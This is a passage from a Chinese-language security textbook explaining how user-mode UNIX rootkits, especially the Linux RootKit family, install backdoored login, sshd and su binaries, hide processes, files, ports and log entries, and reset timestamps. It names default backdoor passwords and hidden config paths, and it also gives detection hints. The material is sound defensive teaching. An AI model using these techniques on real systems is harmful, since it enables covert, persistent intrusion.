Hydan 工具使用多态编码技术，在可执行程序中嵌入任何类型的消息。Hydan 从不同在功能上等价的指令集合中选择，并保存数据。为了防御 Hydan 这样的工具，你可以使用诸如 Tripwire 和 AIDE 的工具来保护关键性系统文件的完整性。

6.9 参考文献

- [1] “Win2K Processes”, <http://users.aber.ac.uk/anwl/processes.html>
- [2] David A. Solomon and Mark E. Russinovich, *Inside Microsoft Windows 2000, Third Edition*, Microsoft Press, 2000
- [3] CERT Coordination Center, “Wuarchive Ftpd Trojan Horse”, April 6, 1994, www.cert.org/advisories/CA-1994-07.html
- [4] CERT Coordination Center, “Trojan Horse Version of TCP Wrappers”, January 21, 1999, www.cert.org/advisories/CA-1999-01.html
- [5] Ken Thompson, “Reflections on Trusting Trust”, *Communication of the ACM*, Vol. 27, No. 8, August 1984, pp. 761–763, www.acm.org/classics/sep95/
- [6] Watts S. Humphrey, “Bugs or defects?” http://interactive.sei.cmu.edu/news@sei/columns/watts_new/1999/March/watts-mar99.htm#humphrey
- [7] Kathryn Balint, “Software Firms Need to Plug Security Holes, Critics Contend”, San Diego Union-Tribune, www.signonsandiego.com/news/computing/personaltech/20020128-999_mz1b28securi.html
- [8] Eric Cole, *Hiding in Plain Sight: Steganography and the Art of Covert Communication*, Wiley, 2003

第 7 章 用户模式 RootKit

Iago: 男人就应该像个男人……

——莎士比亚的《奥赛罗》中，一个用欺骗手段破坏了
奥赛罗生命，背信弃义的说谎者 Iago 的对白

想想第 5 章和第 6 章中讲述的所有后门和特洛伊木马范例，它们的共同点是什么？如果你想过了，就会发现，我们讨论的每一种工具都包含由攻击者添加到系统中的新软件。到目前为止，我们所见过的工具都不会替换或修改受害系统的组件，这些特洛伊木马和后门中的每一个都作为单独的应用程序在计算机上行使其职能。当然，有一些工具伪装成计算机上现有的软件，例如叫做“iexplore.exe”后门的 Netcat 监听器。但是，对于我们见过的所有恶意软件类型，没有一个真正地修改了系统中现有的软件。

在这一章中，让我们看看 RootKit。通过控制目标计算机操作系统软件的关键组件，RootKit 为攻击者提供强有力的手段，用来获取访问权并隐藏在系统中。在本章中，我们将 RootKit 定义如下：

RootKit 是特洛伊木马后门工具，通过修改现有的操作系统软件，使攻击者获得访问权并隐藏在计算机中。

仔细看过这个定义，我们想到术语特洛伊木马。RootKit 确实是特洛伊木马，因为它获取运行在目标计算机上与操作系统相关联的常规程序，用恶意版本替换它们。恶意的程序伪装得像是恰当且普通的程序，刚好掩饰了为坏蛋所用的隐藏功能。举例来说，在 UNIX 系统中，攻击者可以用 RootKit 替换 ls 命令。标准的 ls 命令用来列出一个目录中的内容，而 RootKit 则会隐藏攻击者的文件，可见 RootKit 的 ls 命令充当了特洛伊木马的角色。

正如你在定义中看到的，RootKit 还作为后门行使其职能。各种 RootKit 通过实现后门口令、远程 shell 监听器或者其他可能的后门访问途径，为攻击者提供后门访问。通过利用 RootKit 的特洛伊木马替换目标系统中的各种命令，攻击者可以远程控制这台计算机。作为这种 RootKit 功能的实例，考虑一下内置在很多 UNIX RootKit 中并用于替换 sshd (secure shell server) 的替换程序。普通用户和管理员靠 sshd 来实现经过加密和强验证的远程访问，通过 RootKit，攻击者可以用一个修改过的版本替换 sshd。这个版本允许普通用户像往常一样登录，而且允许攻击者用后门口令潜入系统。

我们的 RootKit 定义中最后一个关键点是隐藏攻击者在系统中的存在，RootKit 包括多种掩饰攻击者在系统中存在的功能。这样，系统管理员就不能发现这些攻击者。大多数 RootKit 允许攻击者登录到系统中，而不生成任何系统日志。同样，它们还允许攻击者隐藏使用系统中的文件、进程和网络。

把所有这些特性综合起来，你会看到 RootKit 就是特洛伊木马后门。它们看起来如同是本该存在于系统中的那些普通程序，因此称得上是特洛伊木马。它们使攻击者以自己的方式访问系统，从而实现了特别可恶的后门。

应该注意，RootKit 不会让攻击者一开始就获得目标系统的根或管理员权限。攻击者必须以某种其他方式取得超级用户特权，例如通过缓冲区溢出攻击或者通过猜测口令的方法。不过，一旦获得超级用户访问权，RootKit 就允许攻击者一直都可以对系统进行 root 访问。攻击者首先需要以根或管理员身份闯入系统来安装 RootKit，在安装并配置 RootKit 后，攻击者就可以离开这个系统。以后随时都可以回来，使用 RootKit 潜入目标系统并隐藏他们的踪迹。

为了获得所有这些破坏能力，许多 RootKit 由众多组件组成，其中一些包含目标系统中十几个，甚至更多不同程序的替换程序。它们通常还包含各种辅助工具，这些工具允许攻击者调整那些被替换程序的特征，包括程序大小和上次修改日期等，从而使得这些程序看上去像是正常的。的确，有了这些巧妙的工具，RootKit 就彻头彻尾地变成一套特洛伊木马后门工具了——为了给攻击者提供最大便利而打包并协调在一起！

RootKit 可以运行在两个不同的层次上，这取决于它替换或者修改了目标系统中的哪种软件。RootKit 可以修改系统中现有的二进制可执行程序或者库文件，换句话说，它可以修改那些用户和管理员运行的程序。我们称这种工具为“用户模式 RootKit” (user-mode RootKit)，因为它控制了操作系统的这些用户级组件。或者，RootKit 可以直接进攻系统致命处，也就是操作系统的核心，即内核本身。我想你已经猜到了——我们将这种类型的 RootKit 称为“内核模式 RootKit” (kernel-mode RootKit)。尽管这两个层次上的 RootKit 确实是“表亲”，但它们有着明显不同的特征。因此，我们分别讨论。在本章首先讨论用户模式 RootKit，然后在第 8 章中深入到内核模式 RootKit。

要了解用户模式 RootKit 与第 5 章~第 6 章中讲述的后门和特洛伊木马之间的区别, 请查看图 7-1。正如你所看到的, 我们在前几章中讨论的工具都在系统中加入了有害的应用程序, 因此被“誉为”应用程序级恶意软件。使用这样的工具, 有害的应用程序允许攻击者访问, 但目标计算机底层的操作系统——包括各种各样的程序、库, 以及内核都完好无损。现在, 有了用户模式 RootKit, 攻击者可以深入系统, 替换目标系统的可执行程序(例如我们之前讨论的 `ls` 和 `sshd` 程序)和各种共享代码库。这些替换程序看上去完好无损, 但这正好掩饰了系统中攻击者的存在。当然, 应用 RootKit 后, 有些好的程序仍保持不变。攻击者并不是修改一切, 他们只修改那些实现自己目的所必需的操作系统组件。



图 7-1 应用程序级特洛伊木马后门和用户模式 RootKit

现在, 用户模式 RootKit 对于多种类型的操作系统都是可用的。术语 RootKit 源自 UNIX 超级用户账号 `root`, 而且 RootKit 最初就是为了攻击 UNIX 系统而开发的。如今, 开发人员不仅开发了用于 UNIX 操作系统的 RootKit, 还开发了用于 Windows 的 RootKit。假定相似的概念适用, 那么不管此工具是针对 UNIX, 还是 Windows, 通用名称 RootKit 仍旧适用于这些程序, 它已经成为一个通用并与操作系统无关的术语。我们将分析针对 UNIX 和 Windows 操作系统的各种 RootKit 范例, 然而因为它们之间区别很大, 所以我们将分别进行分析。首先, 我们将着手 UNIX 用户模式 RootKit, 包括它的使用和防御。在本章的后面部分, 我们将转换到用于 Windows 系统的用户模式 RootKit, 并进行更为深入的分析。

7.1 UNIX 用户模式 RootKit

女孩, 你知道这是真的!

——摘自 1989 年流行歌曲“Girl You Know It's True”, 演唱者是流行音乐二人组合 Milli Vanilli。

她们透露, 并没有真正唱过一首自己的畅销歌曲, 而是通过假唱上了流行音乐排行榜榜首

RootKit 最初是针对 UNIX 系统而开发的, 因为 UNIX 环境依赖于 `root` 账号, 所以非常适合于 RootKit 攻击。`root` 账号有时也被称为“超级用户账号”(superuser account), 因为它在典型的 UNIX 系统中具有一切权限。用一个根级(root-level)账号, 攻击者完全能够在目标机上重新配置系统、覆盖现有的应用程序、改变日志, 以及查看任何未加密保存的

数据。另外，UNIX 管理员往往借助于一小部分命令行解释器程序来确定系统的状态。使用根级访问，攻击者完全可以替换这些命令行解释器程序，使系统符合攻击者的需要。鉴于 root 的权限和对于个别命令行解释器工具的依赖性，UNIX 非常适合于 RootKit 攻击。

最早且功能非常强大的 UNIX RootKit 是在 20 世纪 90 年代初期开发的，用来替换受害 UNIX 系统中的一些可执行程序。起初，它们针对 SunOS 操作系统，但很快便转向了当时流行的其他 UNIX 系统，包括 DEC Ultrix 和 HP-UX 等。鉴于对攻击者而言的固有可用性，这些 1990 年版的 RootKit 当时只在少数中坚攻击者中共享。为了防止系统管理员对这些 RootKit 采取防御措施，攻击者早年非常小心谨慎。那时 RootKit 只分布于公告板系统（Bulletin Board Systems）、Internet 中继闲谈（Internet Relay Chat）和 Internet 上少数秘密的 FTP 站点之中。

而如今，任何人都可以从各种免费的网站下载到一个非常强大的 RootKit，我们将在本章中谈到这些网站。而且，现在的 RootKit 甚至比以往的更加强大，它们对系统中大量的程序进行转换以使系统符合攻击者的需要。大部分 UNIX 用户模式 RootKit 中的工具能够分成以下 5 种不同的类型。

- ❖ **提供后门访问的二进制替换程序** (*Binary replacements that provide backdoor access*)。这些工具是用用户模式 UNIX RootKit 的核心，攻击者可以用这些替换程序覆盖各种用于访问计算机的程序和服务，从而通过后门进入系统。一旦使用了后门，攻击者就立刻被授予了在目标系统中的 root 特权。
- ❖ **隐藏攻击者的二进制替换程序** (*Binary replacements to hide the attacker*)。这些工具系统中现有的二进制代码，用隐藏攻击者的特洛伊木马版本替换它们，这些新的二进制代码向用户和管理员隐瞒了攻击者在受害机上的文件、进程和网络使用。
- ❖ **用于隐藏但不替换二进制程序的其他工具** (*Other tools for hiding that don't replace binary programs*)。这些工具可以使攻击者更改系统以隐藏他们罪恶的活动，但并不替换命令，而是通过类似更改程序的上次修改时间（last modification time）而掩饰安装 RootKit 所引起的变化这样的特征来支持 RootKit。一些工具甚至可以删除在系统中使用特殊账号的痕迹，还有一些可以使攻击者编辑日志。
- ❖ **另外一些零散工具** (*Additional odds and ends*)。很多 UNIX RootKit 还包含多种对目标系统中的攻击者有用的其他工具，一些 RootKit 为了从 LAN 采集流量，提供了内置的嗅探器，这些嗅探器可能包含用的明文用户 ID 和口令。后门 shell 监听器，例如我们在第 5 章中所讲述的那些工具，是又一种可以打包到 RootKit 的通用选件。
- ❖ **安装脚本** (*Installation script*)。这个程序解开打包的其他 RootKit 工具，必要时对它们进行编译，然后放到系统中适当的位置。无需手工插入二进制代码，也无需手工地把它们安装到系统中，自动化的 RootKit 安装脚本会完成整个安装过程，这只需 10 秒或更短的时间。在替换程序被安装到适当的位置后，这个脚本会重置上次

修改的日期，甚至可能会压缩或填充部分二进制替换代码，使之与原来的程序保持相同的长度。

如果你仔细考虑这些结合到一个包中不同种类的工具，会发现 RootKit 其实就是工具包，其中包含了便于攻击者随意变换系统的工具。掌握用户模式 UNIX RootKit 的攻击者有点儿像出诊的医生。当医生出诊时，他们会提着一个小黑包，里面装有他们对病人实施手术所需的多种工具。对于医生来说，当一个小黑包装得下所需的所有工具时，把整个手术室带来就是不切实际的，也是不必要的。当攻击者侵入一个系统时，他也会带着一个 RootKit，其中有很多用以控制系统的专用工具。如果仅仅打包到 RootKit 中的少数精选工具就可以达到目的，那么攻击者并不需要重建整个操作系统。当然，这个类比并不成功，因为医生的目的是改善病人的健康，而攻击者对目标机的目的却恰恰相反。

大量针对各种 UNIX 系统（包括 Linux、BSD、Solaris、HP-UX 和 AIX 等）的不同类型的 RootKit 已经在不知不觉中开发出来了，这些 RootKit 有很多古怪离奇的名字，如 LRK、URK、T0rnkit、Illogic、SK、ZK，甚至 Aquatica。尽管每种 RootKit 在所替换的程序及如何配置等细节方面不同，但所有的用户模式 UNIX RootKit 都遵循同样的基本主旨和方法体系。因此，我们通过研究少数较强大的且被广泛使用的 RootKit，就能够知道该如何防御这类攻击。为了对用户模式 UNIX RootKit 如何更改目标系统有一个更好的了解，让我们来深入地看一些范例。例如 Linux RootKit (LRK) 家族、Universal RootKit (URK) 和一些有趣的类似 RootKit 的工具，叫做“RunEFS 和 Defiler”的 Toolkit。

7.1.1 LRK 家族

当今，使用最广泛的用户模式 RootKit 之一就是 Linux RootKit 家族。事实上，在过去的多年里也是如此。我把 LRK 称为“家族”，是因为它包括了多代 RootKit，每一代都是对前一代不断地改进。家族的第 1 代称为“LRK1”，它是 1996 年年初由一个叫做 Ira 的人发布的，其他开发人员通过添加新的特性或改进内置性能扩充了 LRK。LRK 家族的发展过程（见表 7-1）是软件随着时间不断精化的一个典型实例，如同是我们看到的合法商业软件工具。基于使用 RootKit 攻击现实环境所获得的实际经验，许多软件开发人员，如 Cybernetic 和 Lord Somer 不断改进工具，发布了 LRK2 到 LRK5 的版本。现在甚至出现了 LRK6 版本，但到写这本书时为止，它还没有得到广泛的使用。

表 7-1 Linux RootKit (LRK) 家族版本的发展过程

RootKit 工具种类	RootKit 组件	用 途	Linux RootKit				
			1	2	3	4	5
提供后门访问的二进制替换程序	login	验证用户并使其进入系统	×	×	×	×	×

续表

RootKit 工具种类	RootKit 组件	用 途	Linux RootKit				
			1	2	3	4	5
	rshd	允许远程 shell 访问		×	×	×	×
	chfn	在 GECOS 域内更改用户全名或电话号码		×	×	×	×
	chsh	改变用户的默认 shell		×	×	×	×
	inetd	监听诸如 Telnet 和 FTP 的网络服务		×	×	×	×
	passwd	修改口令		×	×	×	×
	tcpd	为使用 TCP 壳程序的某些应用提供过滤连接			×	×	×
	sshd	使用加密的会话访问计算机					×
	su	转换用户账号					×
隐藏攻击者的 进制替换程序	netstat	查看网络的统计信息	×	×	×	×	×
	ps	查看运行进程	×	×	×	×	×
	top	查看当前正在运行的进程	×	×	×	×	×
	ls	列出文件		×	×	×	×
	du	查看磁盘的使用情况		×	×	×	×
	ifconfig	查看网络接口配置		×	×	×	×
	syslogd	记录系统日志		×	×	×	×
	killall	终止指定进程名的进程				×	×
	crontab	调度程序运行				×	×
	pidof	查找运行程序的进程 ID				×	×
	find	查找文件				×	×
用于隐藏的其他 工具（支持 RootKit， 但不替换现有命令）	fix	填充文件并更改文件的访问和修改日期	×	×	×	×	×
	zap2	删除账号信息		×	×	×	×
	wted	编辑账号信息		×	×	×	×
	lled	编辑上次登录信息	×	×			
其他零散工具（支 持 RootKit，但不替 换现有命令）	bindshell	授予后门 shell 访问权限		×	×	×	×

续表

RootKit 工具种类	RootKit 组件	用 途	Linux RootKit				
			1	2	3	4	5
	linsniffer	嗅探网络数据		×	×	×	×
	sniffit	嗅探网络数据		×			
	sniffchk	检查嗅探器是否在运行				×	×
安装脚本	makefile	安装 RootKit	×	×	×	×	×

表 7-1 突出了 LRK 家族的 3 个重要方面。首先, LRK 在这个家族中是相当强大的, 它包括针对多个重要 Linux 程序 (例如 login、netstat、ps 和 top) 的替换程序。由于所有 Linux 命令的全部源代码都是公开可用的, 所以攻击者能很容易地把 RootKit 功能性直接植入操作系统, 而不必逆向设计任何功能性。由于有权使用源代码, 所以攻击者就能重用大量现有的程序代码。实现 RootKit 只需加入某些 RootKit 特性即可, 因而容易得多。再者, 过去的几年里, 众多开发人员添加了原始工具的功能性, 在很大程度上对它进行了渐变 (morphing)。最后, 这个家族一直以来所进行的不断改进使其更加强大并可怕。由于这种不断的发展, LRK 家族也许是现今可用的特性最全面的用户模式 RootKit。为了更好地了解它的性能, 让我们来分析一下内置在 LRK 最新版本中的各种组件。

提供后门访问的 LRK 二进制替换程序

LRK 家族包括多种替换现有程序的可执行程序以实现计算机的后门访问, 这些现有程序与登录和使用账号相关。在这些后门中, 有的提供了经由网络的远程根级访问 (remote root-level access); 有的首先要求攻击者登录到一个非根级账号, 然后使攻击者通过运行某个本地命令并提供一个后门口令, 逐步获得根级特权。LRK 中的 RootKit 后门组件如图 7-2 所示。




图 7-2 提供后门访问的 LRK 二进制替换程序

在这些后门替换程序中，主要的程序之一是常见的 login 程序，它从最早的 LRK1 出现的那天起就是 LRK 的一部分了。标准的 login 程序要求用户在系统控制台或经 Telnet 登录时提供用户 ID 和口令，LRK 的特洛伊 login 程序以同样的方式实现，不过却有一个额外的特点。如果某人输入专门的后门口令，则其会被自动授予系统根级的控制权。拥有这个神奇的口令，攻击者能以 root 身份直接登录系统。由于这个后门口令内置在可执行文件中，因此即使管理员改变了实际的 root 口令，后门 root 口令不会变，攻击者仍可以再用它。

LRK 的 login 替换程序还可以突破安全控制防线，登录到受害机上。出于安全性防范，很多系统管理员设置其 UNIX 系统以防止用户以 root 身份直接登录。在这样一台计算机上，管理员需要首先以非 root 级用户的身份登录到系统，然后使用 su 命令切换到 root 级账号。通过这种方式，试图以 root 身份登录的攻击者就被挡在了系统外，而他们又不可能远程一个一个地猜测口令。而且这种强制用户使用 su 命令获得 root 访问权的方式也培养了管理员的责任心，因为他们的操作可以被追踪到使用 su 命令的个别用户账号。不过，这种功能对于攻击者来说却非常不便。因此，LRK 版本的 login 程序允许攻击者用账号名“rewt”以 root 的身份直接登录。注意，账号 rewt 和后门口令并不保存在 Linux 机上常规的账号和口令文件中（/etc/passwd 和 /etc/shadow），而是直接被内置在可执行程序中。当 RootKit 被编译时，口令就会被设定，有多个常用的默认值。LRK 家族的早期版本使用 *lrkr0x* 这个默认口令，它显然象征 Linux RootKit Rocks，另一些版本使用 *satori* 一词作为默认口令。当然，大多数攻击者会更改默认值，使用自己的口令。

LRK 中 rshd 和 sshd 后门替换程序的运行与 login 程序多少有点类似。当用户收到提示输入远程 shell（remote shell，RSH）或安全 shell（secure shell，SSH）口令时，攻击者就会提供后门口令来获得远程根级访问权。sshd 后门还有一个对攻击者非常有用的特性，即所有经由网络发送的 shell 流量都是加密的。这样，如果一个疑心的系统管理员试图使用嗅探器来监控连接，那么攻击者的命令在加密的会话中将是不可见的。inetd 和 tcpd 替换程序包括一个后门监听器，它在攻击者选定的任一 TCP 或 UDP 端口提供远程 shell，默认时，它在 TCP 端口 5002 监听。这样，LRK 中的远程访问后门就齐全了。

除了这些远程访问后门，LRK 还包括多种本地后门。它们允许攻击者用非 root 级账号登录到系统，再立刻切换到 root 特权。当登录到任一账号时，攻击者可以调用 change finger command（chfn）命令，它通常用来更改保存在 /etc/passwd 文件中称为“GECOS”字段中的用户名字或电话号码。有了 chfn 的 LRK 版本，攻击者可以提供后门口令，而不是新的用户信息，以用于立即 root 访问。另外，LRK 还有 change shell command 的一个新版本，它通常用来改变用户登录时指定的那个命令行解释器。在 shell 名字的位置输入 LRK 后门口令，攻击者就会获得 root 特权。同样，passwd 程序的替换程序除了具有普通的功能，即除了允许用户修改口令外，还接受后门口令。最后，su 命令也具有后门口令的功能。通

常，如果知道这个用户的口令或者正以 root 身份操作，则 su 允许用户把自己的登录特权修改为另一个用户的特权。通过为 RootKit 版本的 su 提供后门口令，攻击者就会立即被授予 root 的访问权限。哎呀！有多个后门，合计一下，LRK 包括了至少 9 个后门，这为攻击者侵入系统提供了可乘之机。

隐藏攻击者的 LRK 二进制替换程序

除了后门，LRK 还替换系统管理员用于确定系统状态的一些程序，包括管理运行程序、网络设置、文件系统和系统日志的工具。这些替换程序如图 7-3 所示。本质上，攻击者对这些命令进行修改，使它们向系统管理员隐瞒攻击者的情况。这些命令充当系统管理员的眼睛和耳朵。使用修改后的眼睛和耳朵，管理员不能确定系统的真实状态。为了清楚这些不同隐藏机制的工作原理，让我们来想一想坏蛋想从 RootKit 中得到些什么。在获得对目标系统的控制并安装了 RootKit 以后，攻击者很可能在该计算机上运行一些程序。这些程序可能是附加的后门监听器，可能是其他用于搜索更易攻击的系统的攻击工具，或用于获取更多目标计算机控制的专用工具。除了 RootKit 本身，这些在系统中附加的攻击程序对攻击者要求如下。



图 7-3 隐藏系统中攻击者的 LRK 二进制替换程序

- ❖ **创建正在运行的进程 (Create running processes)**。攻击者的工具必须在系统中生成进程，这些进程可能被刺探的系统管理员检测到，甚至中止。
- ❖ **利用网络 (Use the network)**。攻击者可以运行一个嗅探器以捕捉用户 ID 和口令，也可以运行一个后门端口监听器以提供远程 shell 或 GUI 访问。如果嗅探器没有隐藏，管理员就会发现接口正处于混合模式下，从而得到提醒：嗅探器正在使用中。同样地，不寻常的本机端口监听器也会引起一个检测。
- ❖ **创建目录和文件 (Create directories and files)**。攻击者常常会往受害计算机的文件系统中写入各种程序和配置文件，同样攻击者也常会把偷得的信息（例如口令文件、

盗版的软件、保密文献和色情文学等)保存在受害计算机上。如果这些文件没有隐藏,它们就会暴露攻击者的存在。

❖ 产生日志(*Generate logs*)。一旦攻击者控制了系统,平常的日志上将会有多个其犯罪的记录。为了掩人耳目,攻击者必须确保这些记录绝不在系统日志中出现。

如果没有攻击者的干扰,认真的系统管理员就会注意到这些活动。针对这种情形,LRK提供了系统管理员用来发现异常的各种工具的替换程序以辅助攻击者。

首先,LRK包括多个替换程序,它们可以隐藏目标机上的运行进程。为了利用这种性能,攻击者必须把要隐藏进程的名字放入文件/dev/ptyp中。在普通的Linux系统中,有称为“/dev/ptyp0”、“/dev/ptyp1”、“/dev/ptyp2”……“/dev/ptypf”并采用十六进制计数法的文件,但是却没有任何只称为“/dev/ptyp”的文件。依靠这个RootKit文件的设置,系统中的各种命令能够隐藏那些基于全名、进程名字串和进程所附属的用户终端(称为“tty”)的进程,乃至所有的root级进程。接着,LRK替换ps、top和pidof命令,它们用来确定系统中哪些进程处于运行状态。而且,LRK覆盖killall命令,使得这个命令不能中止攻击者的隐藏进程。这样,即使管理员能够奇迹般地发现攻击者的运行进程,也不能用killall命令中止它。必须注意,虽然攻击者的进程能用ps、top和pidof命令隐藏,但它们在/proc目录下仍然是可见的,该目录是由内核生成的文件系统的一个组件,而这个文件系统用于显示所有运行进程和内核状态。在第8章中,我们将探讨甚至有证据在/proc中显示的情况下内核模式RootKit的隐藏机制。

LRK中有一个crontab的改进版本,用于在特殊时候启动各种程序。默认时,crontab的这个版本会自动激活攻击者保存在文件/dev/hda02中的程序名。同样,Linux系统中通常有名为“/dev/hda1”、“/dev/hda2”等的文件,用以指定硬盘驱动器(hard drive,以下简称为“硬驱”)的各部分,却没有称为“/dev/hda02”的文件。“0”使得它与众不同。尽管一般crontab的配置对于系统管理员是可见的,但改进的crontab利用了这个附加且隐藏的配置文件。

除了与进程相关的隐藏,LRK还提供与网络使用相关的隐藏。在某些旧的Linux系统中,ifconfig命令收集LAN的所有通信,显示网络接口是否处于混合模式。LRK替换了ifconfig,使其不会显示混合模式,从而掩饰了嗅探器。另外,管理员经常使用netstat命令以显示哪个TCP和UDP端口正在监听通信。LRK版本的netstat显示所有端口的使用情况,只是除了由攻击者在文件/dev/ptyq中设定的那些端口。像文件/dev/ptyp一样,系统中通常并不存在/dev/ptyq,只有/dev/ptyq0、/dev/ptyq1……/dev/ptyqf是存在的。默认时,LRK的netstat隐藏TCP和UDP端口31337,不过,攻击者能够设置系统以隐藏其他任何端口。

LRK在文件系统中隐藏文件的能力特别出众,攻击者创建了文件/dev/ptyr,其中是隐藏文件的列表。ls命令通常用于显示目录的列表,但在其输出结果中却除去了所有的隐藏

文件。同样，`find` 命令用于搜索文件，但不会找到任何隐藏文件。最后，`du` 命令用于显示硬驱的磁盘利用率，它也会忽略攻击者的隐藏文件所占用的空间。有了这些替换程序，系统管理员想在系统中发现攻击者的工具是相当困难的。然而必须注意，默认情况下，LRK 中的 `ls` 命令如果以带有“负号斜杠”的标记调用（像“`ls -/`”），则其显示所有的文件，包括隐藏文件。攻击者可以不要这种默认的“`ls -/`”性能，但很多攻击者保留了它，这样他们能够找到自己隐藏在计算机中的文件。对于攻击者来说，最糟的事情莫过于获得了对一个系统的控制，安装了一系列后门，然后盲目地查找并试图猜测他们刚刚隐藏的文件的位置。隐藏是一把双刃剑，它能使攻击者也变得手足无措，“负号斜杠”选项使攻击者无需再去猜测隐藏文件的位置。

最后，LRK 替换了 `syslog daemon(syslogd)`，这是一个用于记录系统所有日志的程序。`syslogd` 的 LRK 版本不会记录包含与攻击者的配置文件（`/dev/ptys`）内容相匹配的字符串的任何日志项目。攻击者可以把自己的源 IP 地址写入该配置文件中，这样所有与其源计算机相关的日志记录就都会被除去。同样地，仅把与每一个特定类型记录相关的标志字符串写入文件 `/dev/ptys` 中，就可以删除这些类型的记录。

现在，让我们回过头来看一下与这些隐藏相关的配置文件：`/dev/ptyp`、`/dev/hda02`、`/dev/ptyq`、`/dev/ptyr` 和 `/dev/ptys`。它们看起来如同是一些系统文件，你可能以为它们就在你的 Linux 系统中，对吧？这正是攻击者所希望的，即混入目标计算机中的 RootKit 配置文件。而且注意，这些文件都位于 `/dev` 目录下。通常这个目录包含一个与你系统相关的所有设备的详细列表，有硬盘的各种构件、CD-ROM 驱动器、用户终端、音频设备和鼠标等。对于一台典型的 Linux 计算机，在这个目录中有大量相当深奥的名字。在我自己的 Linux 系统中，`/dev` 目录下准确地列出了 5 052 项。你的系统可能会多一些，或者少一些，这依赖于你系统的配置。对一个想查找一些不常用文件的系统管理员来说，这样的项目还是相当多的。

而且，这个目录通常包含多个以“`pty`”后跟一两个字符为名的设备。通常，这些设备都与你系统中开放式终端相关，例如控制台或 Telnet 注册。把几个 LRK 配置文件放到 `/dev` 目录下，并赋予它们与通常包含在该目录下的终端设备类似的名字，这样它们就巧妙地伪装起来。此外，在安装了 RootKit 之后，攻击者需要编辑这些配置文件使自己也隐藏起来，这只需把每一个配置文件的名字加到 `/dev/ptyr`（隐藏文件列表）中即可。

然而假设攻击者很匆忙，忘了把这些泄露内情的配置文件隐藏起来，那么可能会在 `/dev` 目录下发现它们，从而发现你系统中的攻击者。对所有情况而言，这是一个发现 LRK 的可靠方法吗？糟糕的是，答案是否定的。要牢记，LRK 家族的源代码在 Internet 上是完全公开的。因此，甚至是一个编程技能非常有限的攻击者，也能够轻而易举地改变任何一个配置文件的位置。他只需为每个文件编辑一行代码，以使 LRK 在另外的位置查找其配置。在源代码中用 `/bin` 替换 `/dev` 只需简单的几次按键操作，就能完全重新定位 LRK 的配置文件。攻击者还可以更改 LRK 源码，使其自动隐藏这些配置文件，而无论这些配置文件在什么位

置。这样，只需改变代码使其自动隐藏配置文件，攻击者就可以不必记着隐藏它们。问题就在软件中得到了解决。所以如果像/dev/hda02 和/dev/ptys 这样的文件出现在你的系统中，无疑，你应该仔细地检查系统，可能有一个马虎的攻击者在你的系统中安装了 LRK。然而，你不能仅根据这一点就认定自己的系统被 LRK 感染了。

其他 LRK 隐藏工具

LRK 的欺骗手段不只是文件替换，工具包中还有各种附加的工具用以隐藏攻击者的存在，如图 7-4 所示。正如我们所看到的，安装 LRK 后，它会改变受害机文件系统很多不同的文件。在大多数 Linux 标准文件系统的实现中，每一个文件都包含 3 个与时间相关的字段，即指示文件上次被访问的时间（称为“a_time”），文件上次修改的时间（称为“m_time”）以及文件的创建时间（当然是 c_time），这些与时间相关的字段用来确定每个事件发生的确切日期和时间。由于 LRK 的安装过程用特洛伊木马替换程序覆盖了现有文件，所以它也修改了这 3 个时间值。如果你发现关键系统文件（critical system file）的这 3 个时间值中有任何一个发生了微妙的变化，那么有两件事情可能发生了。一是系统管理员只是在修补系统，如此处理也会改变每个更新文件（updated file）的时间字段；二是你的系统可能受到了 RootKit 的感染。



图 7-4 其他 LRK 隐藏工具

疑心的管理员会查看文件的创建和修改时间，你可能想到了，LRK 的作者想避开这些管理员的检测。为了达到这个目的，他们把一个叫做“fix”的工具加入了这个 RootKit 中。对于那些被 RootKit 替换的文件，这个 fix 工具将其 a_time、m_time 和 c_time 重置为原来安装 RootKit 前的值。这样在此期间，管理员就不会检测到任何变化。不过，伪装远还没有结束，这个 fix 工具能做的更多。假设有人用非密码检验和算法循环冗余码校验来检查关键系统文件是否有变化，例如管理员用 Linux 的 cksum 程序来求出这个检验和。使用该算法，把一个程序中的所有位都合并起来得到了该程序的检验和。除了修改与文件相关的各

